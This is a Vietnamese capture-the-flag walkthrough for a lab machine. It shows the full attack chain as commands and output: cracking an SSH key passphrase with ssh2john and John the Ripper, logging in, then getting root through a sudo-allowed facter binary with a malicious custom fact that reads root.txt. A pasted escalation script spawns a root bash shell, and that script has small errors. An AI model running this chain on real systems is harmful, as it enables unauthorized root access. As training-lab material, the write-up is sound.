ta sẽ sử dụng lệnh sau `ssh2john ./id_ed25519 > key_hash.txt` `ssh2john` là công cụ script đi kèm của john the ripper. Nó đọc file private key SSH, bỏ qua các phần rác, và tìm đến đúng phần thuật toán mã hóa mật khẩu để trích xuất ra. Sau đó chúng ta sẽ dùng công cụ `john the ripper` với bộ từ điển `rockyou` để dictionary attack

```
(kali@kali)-[~/ssh_loot]
$ john --wordlist=/usr/share/wordlists/rockyou.txt key_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz: (./id_ed25519)
lg 0:00:02:26 DONE (2026-06-06 05:31) 0.006817g/s 21.81p/s 21.81c/s 21.81C/s grecia..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/ssh_loot]
$ ssh -i ./id_ed25519 trivia@facts.htb
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for './id_ed25519' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key './id_ed25519': bad permissions
trivia@facts.htb's password:
Permission denied, please try again.
trivia@facts.htb's password:
Permission denied, please try again.
trivia@facts.htb's password:
trivia@facts.htb: Permission denied (publickey,password).
```

ta đã thu được mật khẩu là `dragonballz` tôi đã thử ssh vào server với tk user là `trivia` bằng file private key nhưng đã bị từ chối vì hiện quyền của file privatekey này đang là 664 là ng chung nhóm hay bên ngoài có thể đọc được nên trình ssh đã không chấp nhận nên tôi sẽ thay lại phân quyền `chmod 600 ./id_ed25519` sau đó ssh lại `ssh -i ./id_ed25519 trivia@facts.htb` với tham số `-i` là identity file giúp đăng nhập thông qua file private key chứ không cần password.

```

trivia@facts.htb's password:
(kali@kali)-[~/ssh_loot]
$ chmod 600 ./id_ed25519
(kali@kali)-[~/ssh_loot]
$ ssh -i ./id_ed25519 trivia@facts.htb
Enter passphrase for key './id_ed25519':
Last login: Wed May 13 13:08:02 UTC 2026 from 10.10.14.3 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sat Jun  6 09:37:19 AM UTC 2026

System load:          0.08
Usage of /:            72.2% of 7.28GB
Memory usage:         18%
Swap usage:           0%
Processes:            220
Users logged in:      1
IPv4 address for eth0: 10.129.244.96
IPv6 address for eth0: dead:beef::a0de:adff:fec5:5811

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
trivia@facts:~$

```

sau đó khi chúng ta vào được server với useraccount **trivia** ta sẽ kiểm tra qua quyền hạn của user vs lệnh **sudo -l** ta thấy


```

trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
(ALL) NOPASSWD: /usr/bin/facter
trivia@facts:~$ find / -name "user.txt" 2>/dev/null
/home/william/user.txt
^C
trivia@facts:~$ cat /home/william/user.txt
76a7a71d46feae91fdee0b7878e98e6a
trivia@facts:~$ mkdir -p /tmp/facts
trivia@facts:~$ echo 'Facter.add(:pwned) do
  setcode do
    Facter::Core::Execution.execute('cat /root/root.txt')
  end
end' > /tmp/facts/pwn.rb
trivia@facts:~$ sudo /usr/bin/facter --custom-dir /tmp/facts pwned
88b1916a66a12439119ecb8fde4eb95
trivia@facts:~$

```

Ta dễ dàng thấy một Facter với quyền là all=root và thuộc đường dẫn usr/bin/facter là một đường dẫn thư viện thuộc quyền của root vậy là công cụ này sẽ có full quyền của root. Facter được thiết kế bởi Puppet để giúp quản trị viên hệ thống hiểu rõ máy chủ của họ. Nhà phát hành đã tạo ra chức năng Custom Facts cho phép người dùng tự định nghĩa thông tin. Với tham số --custom-dir. Nó sẽ bỏ qua kiểm duyệt file. Vì đối với Puppet ai có quyền dùng Factors đều đáng tin cậy.



```
11 factor_path=$(which factor)
12
13 echo -e "${BLUE}+-----+${NC}"
14 echo -e "${BLUE}|${NC}      ${GREEN}FACTOR PRIVESC EXPLOITS${NC}      ${BLUE}|${NC}"
15 echo -e "${BLUE}+-----+${NC}"
16 echo ""
17
18 echo -e "${YELLOW}[+]${NC} Creating folder /facts on /tmp"
19 mkdir -p /tmp/facts
20 echo ""
21
22 echo -e "${YELLOW}[+]${NC} Creating malicious ruby file root.rb"
23 touch /tmp/facts/root.rb
24 echo ""
25
26 echo -e "${YELLOW}[+]${NC} Writing exploit payload to root.rb"
27 echo -e 'Factor.add(:pwn) do\n setcode do\n system(''\\bin/bash\\'')\n end\nend' > /tmp/facts/root.rb
28 echo ""
29
30 echo -e "${YELLOW}[+]${NC} Locating factor path"
31 echo ""
32 echo -e "${GREEN}[✓]${NC} Factor found at: ${GREEN}$factor_path${NC}"
33 echo ""
34
35 echo -e "${RED}[!]${NC} Exploiting..."
36 echo -e "${RED}-----${NC}"
37 echo ""
38
39 sudo $factor_path --custom-dir=$root
```

Và giờ đơn giản muốn leo lên root chúng ta chỉ cần dùng câu lệnh ở cuối trong ảnh . Nhưng thứ chúng ta cần là cờ trong file root/root.txt nên tôi sẽ biến tấu một chút ở đoạn code Ruby sử dụng hàm

**Factor::Core::Execution.execute** để thực thi lệnh Cat trong Factor

API(<https://rubydoc.info/gems/facter/Facter/Core/Execution>) hàm này được miêu tả như câu lệnh system thực thi đoạn lệnh system bên trong nhưng sẽ trả về giá trị sau khi nhận được thay vì true false như câu lệnh system . Sau đó chúng ta sudo tham số --custom-dir tới file code ruby với tham chiếu pwned để nhận được cờ.